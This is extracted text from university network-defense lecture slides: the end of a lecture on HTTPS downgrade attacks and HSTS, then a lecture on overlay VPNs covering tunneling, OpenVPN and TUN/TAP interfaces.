
downgrade attack: same topology as before




downgrade attack: step 1 - mirror website




downgrade attack: step 2 - launch MiTM



downgrade attack: step 3 - configure redirect



downgrade attack: did it work?



HSTS comes to rescue!

- ❑ **HSTS (HTTP Strict Transport Security)** addresses the downgrade attack vulnerability
- ❑ The server “informs” the browser that connections to the site should always use TLS/SSL
- ❑ A server implements an HSTS policy by supplying a HSTS header over an HTTPS connection
- ❑ When a web application issues HSTS Policy to user agents, conformant user agents behave as described in RFC 6797
 - ❑ Automatically turn any insecure links referencing the web application into secure links
 - ❑ If the security of the connection cannot be ensured (e.g. the server's TLS certificate is not trusted), the user agent must terminate the connection and should not allow the user to access the web application
- ❑ Limitations
 - ❑ The initial request remains unprotected from active attacks if it uses an insecure protocol
 - ❑ Same for the first query after the expiration timeout
 - ❑ Some browser solves such problem with the "HSTS preloaded list", which is a list that contains known sites supporting HSTS
 - ❑ these pre-loaded lists cannot scale to cover the entire Web.
 - ❑ Not all the clients implement HSTS
 - ❑ It still does not give protection against DNS Spoofing Attacks



***University of Rome Tor Vergata
ICT and Internet Engineering***

Network and System Defense

Alessandro Pellegrini, Angelo Tulumello

A.A. 2023/2024

Lecture 7: *Overlay VPNs - OpenVPN and IPSEC*


Angelo Tulumello

Virtual Private Network

- ❑ A ***virtual private network (VPN)*** extends a private network across a public network
- ❑ It enables users to send and receive data across shared or public networks ***as if their computing devices were directly connected to the private network***
- ❑ The benefits of a VPN increases the functionality, security, and management of the private network
- ❑ It provides access to resources inaccessible on the public network and is typically used for telecommuting workers
- ❑ Encryption/integrity is common, although not an inherent part of a VPN connection
 - ❑ for example, in intra-AS VPNs encryption/integrity is not enforced...

Overlay VPN


- ❑ In general it is a VPN whose topology is built ***on top of another lower (insecure) topology*** which is usually not managed by the same entity
- ❑ An overlay network is a computer network that is layered on top of another network
- ❑ In the most common scenario, overlay **VPN are built on top of the public Internet**




Problem 1

- ❑ *How can I realize a (private) network consisting of nodes physically deployed in other independent networks?*
 - ❑ (in the previous slide) how can I pretend that node1,2,3 are all in the same (private) 10.0.0.0/24 network?
 - ❑ how can I deliver a packet to a destination which is unreachable for the underlying routers?

Virtual Networks → Tunnels



Virtual Networks → Tunnels





- ❑ IP in IP tunnels are not really used for this purpose...
- ❑ In this example the tunnel is between the 2 access routers
 - ❑ Tunnels can be terminated on the end nodes (if they are reachable)
- ❑ In any case, the outer packet hides the inner packet
- ❑ The underlying routers never see the final destination
- ❑ Overlay routing requirements
 - ❑ R1 needs to know that 10.0.0.2 can be reached through a tunnel to 2.2.2.2
 - ❑ Node 1 needs to know that to talk with 10.0.0.2 needs to send the packet to R1
- ❑ **Note that a combination of IP forwarding magic and static/dynamic NATs would solve problem 1 but not the next one...**

Problem 2

- ❑ *How do I provide the required security mechanisms (confidentiality, authentication, integrity and authorization) on top of an insecure network?*
- ❑ Since it is build on top of an insecure infrastructure, its security is realized with end-2-end mechanisms
 - ❑ They can terminate on end devices (e.g. a server, a laptop)
 - ❑ or on security gateways that can "connect" other devices to the VPN
- ❑ The main tools for realizing overlay VPNs (over the internet) are secure tunneling protocols
 - ❑ TLS, SSH, IPsec, etc..

Private Networks: Encryption + Authentication




TLS user space VPNs with OpenVPN

OpenVPN (openvpn.net)


- ❑ Tunnel any IP subnetwork or virtual ethernet adapter over a single UDP or TCP port
- ❑ configure a scalable, load-balanced VPN server farm using one or more machines which can handle thousands of dynamic connections from incoming VPN clients
- ❑ use all of the encryption, authentication, and certification features of the OpenSSL library to protect your private network traffic as it transits the internet
- ❑ use any cipher, key size, or HMAC digest (for datagram integrity checking) supported by the OpenSSL library
- ❑ choose between static-key based conventional encryption or certificate-based public key encryption
- ❑ use static, pre-shared keys or TLS-based dynamic key exchange
- ❑ use real-time adaptive link compression and traffic-shaping to manage link bandwidth utilization
- ❑ tunnel networks whose public endpoints are dynamic such as DHCP or dial-in clients
- ❑ tunnel networks through connection-oriented stateful firewalls without having to use explicit firewall rules
- ❑ tunnel networks over NAT
- ❑ create secure ethernet bridges using virtual tap devices

TUN/TAP drivers



- ❑ TUN is a virtual Point-to-Point network device for **IP tunneling**
- ❑ TAP is a virtual Ethernet network device for **Ethernet tunneling**
- ❑ Userland application can write {IP|Ethernet} frame to /dev/{tun|tap}X and kernel will receive this frame from {tun|tap}X interface
- ❑ In the same time every frame that kernel writes to {tun|tap}X interface can be read by userland application from {tun|tap}X device

TUN/TAP drivers



OpenVPN host to server with TUN virtual interfaces

Host Configuration


tun0: 10.0.0.1/30

VPN address range: 10.0.0.0/24

eth0: 192.168.0.100/24

Host Routing Table

10.0.0.2/32	*	tun0
10.0.0.0/24	10.0.0.2	tun0
192.168.0.1/24	*	eth0
0.0.0.0/0	192.168.0.1	eth0



OpenVPN host to server with TUN virtual interfaces

Host Configuration

